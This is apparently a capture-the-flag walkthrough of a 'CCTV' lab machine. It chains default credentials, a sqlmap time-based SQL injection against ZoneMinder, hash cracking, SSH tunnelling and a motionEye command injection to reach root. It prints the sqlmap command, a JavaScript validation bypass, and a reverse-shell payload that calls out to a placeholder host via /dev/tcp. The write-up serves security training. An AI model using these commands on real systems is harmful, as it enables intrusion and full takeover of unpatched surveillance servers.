
Introduction
This machine demonstrates how chaining two recent vulnerabilities in ZoneMinder and motionEye leads to full root compromise. Starting from default credentials, a time-based SQL injection (CVE-2024–51482) was used to extract user hashes, followed by credential reuse and an OS command injection (CVE-2025–60787) to gain root access.
This walkthrough demonstrates a realistic attack chain from initial access to full system compromise.

1. Reconnaissance: The Initial Foothold
The engagement began with standard service discovery. A quick scan revealed two open ports:

- Port 22 (SSH): Open, running OpenSSH 9.6p1.
- Port 80 (HTTP): Open, running Apache 2.4.58.
After adding cctv.htb to my /etc/hosts file, I navigated to the web server. I was greeted by a ZoneMinder v1.37.63 login page.

In a classic "low-hanging fruit" moment, default credentials (admin: admin) worked perfectly, granting me access to the console. This highlights a common real-world misconfiguration where publicly exposed services rely on unchanged default credentials, effectively bypassing authentication controls.
2. Exploitation: Diving into SQL Injection
Knowing that ZoneMinder has had its share of vulnerabilities, I looked for recent CVEs. I identified CVE-2024–51482, a time-based blind SQL injection in the tid parameter. The vulnerability exists because user-controlled input in the tid parameter is directly embedded into backend SQL queries without proper sanitization. Since no output is returned to the user, time-based techniques (e.g., SLEEP()) are used to infer data through response delays.
To exploit this, I grabbed my ZMSESSID cookie and fired up sqlmap:
Bash

sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie="ZMSESSID=[REDACTED]" --dump -T Users -D zmsqlmap identified the injection point by detecting delayed responses, confirming a time-based blind SQL injection. This method is inherently slow because each bit of data is inferred through timing differences "rather than direct output."
The injection was slow but successful, dumping three bcrypt hashes: superadmin, mark, and admin.
3. Cracking and Lateral Movement

I focused on Mark's hash. The extracted hashes were in bcrypt format, which is intentionally slow to resist brute-force attacks. Using Hashcat with the rockyou.txt wordlist, the password for user mark was successfully cracked as opensesame, indicating weak password selection despite strong hashing. This highlights that strong hashing alone is insufficient if users choose predictable passwords.
With these credentials, I established an SSH session. Once inside, I checked for internal services using ss -tlnp and discovered motionEye running locally on port 8765. This demonstrates a common security assumption: services bound to localhost are considered safe. However, once SSH access is obtained, these internal services become reachable and exploitable.
To access the dashboard from my local machine, I set up an SSH tunnel:
Bash
I used the 8766 port on the local machine, as my 8765 port was already in use.
ssh -N -L 127.0.0.1:8766:127.0.0.1:8766 mark@cctv.htbNavigating to http://127.0.0.1:8766 brought me to the motionEye login.
4. Privilege Escalation: The motionEye RCE

To log in as admin, I read the motion.conf file on the target, which contained the admin password hash: 989c5a8ee87a0e9521ec81a79187d162109282f0.
Once inside the motionEye dashboard, I targeted CVE-2025–60787. This vulnerability allows command injection through the "Image File Name" field. However, the web UI has client-side JavaScript validation to prevent shell characters. This restriction is enforced only on the client side, meaning it can be bypassed by modifying JavaScript in the browser. Since the server does not re-validate input, this leads to a classic trust boundary violation.
The Bypass: I opened the browser console (F12) and redefined the validation function:
(Here, first you have to type and hit enter on the terminal "allow pasting")
JavaScript
configUiValid = function() { return true; };
With the restriction lifted, I injected my reverse shell payload into the Still Images > Image File Name field, ensuring I kept the required. %Y-%m-%d-%H-%M-%S suffix: $(python3 -c 'import os;os.system("bash -c \"bash -i >& /dev/tcp/Machine_IP/4444 0>&1\"")').%Y-%m-%d-%H-%M-%S
The payload is wrapped within $() to force command execution in a subshell, while preserving the required filename format expected by the application.

Triggering Root: The payload only executes when a snapshot is taken. Since Motion runs as root, this is the critical misconfiguration enabling privilege escalation. Any command executed through this interface inherits root privileges, turning a simple command injection into a full system compromise. I triggered the snapshot via the internal API:
Bash
curl "http://127.0.0.1:7999/1/action/snapshot"Immediately, my nc -lvnp 4444 listener caught a connection. Result: whoami -> root

Flags are below:
Security Impact
- This attack chain demonstrates how multiple low-to-medium severity issues can combine into a critical compromise:
- Default credentials → Initial access
- SQL Injection → Credential exposure
- Weak password → Account compromise
- Local service exposure → Attack surface expansion
- Command injection → Remote code execution as root
- This demonstrates how chaining vulnerabilities is often more dangerous than individual flaws, as attackers rarely rely on a single point of failure.
Lessons Learned and Challenges
This lab was a great reminder that "Easy" doesn't mean "Instant." I faced several hurdles:
- Tunnel Stability: The SSH tunnel died a few times, leading to "Connection Refused" errors that were initially confusing.
- Payload Specifics: The motionEye injection is finicky. Forgetting the timestamp suffix or trying to trigger the snapshot from the local machine (instead of the SSH session) caused several failed attempts.
- Patience: Time-based SQLi requires patience. Inefficient queries can waste hours.
- This lab reflects real-world risks in surveillance and IoT environments, where outdated software, weak credentials, and improper input validation can lead to full system compromise.
Acknowledgments
Special thanks to Vishal M for their insights on the CCTV machine walkthrough, which helped clarify the injection mechanics for the motionEye CVE.

Flags Captured:
- User:
3729341c8d26735e915fdea58bbc09d1 - Root:
c6b9ccbe40c41da21bbd3817102a496a
Congratulations! We have completed the CCTV room.
If you enjoyed this walkthrough and want more cybersecurity tips and hands-on labs, follow me for the latest guides and challenges! 🔒🖧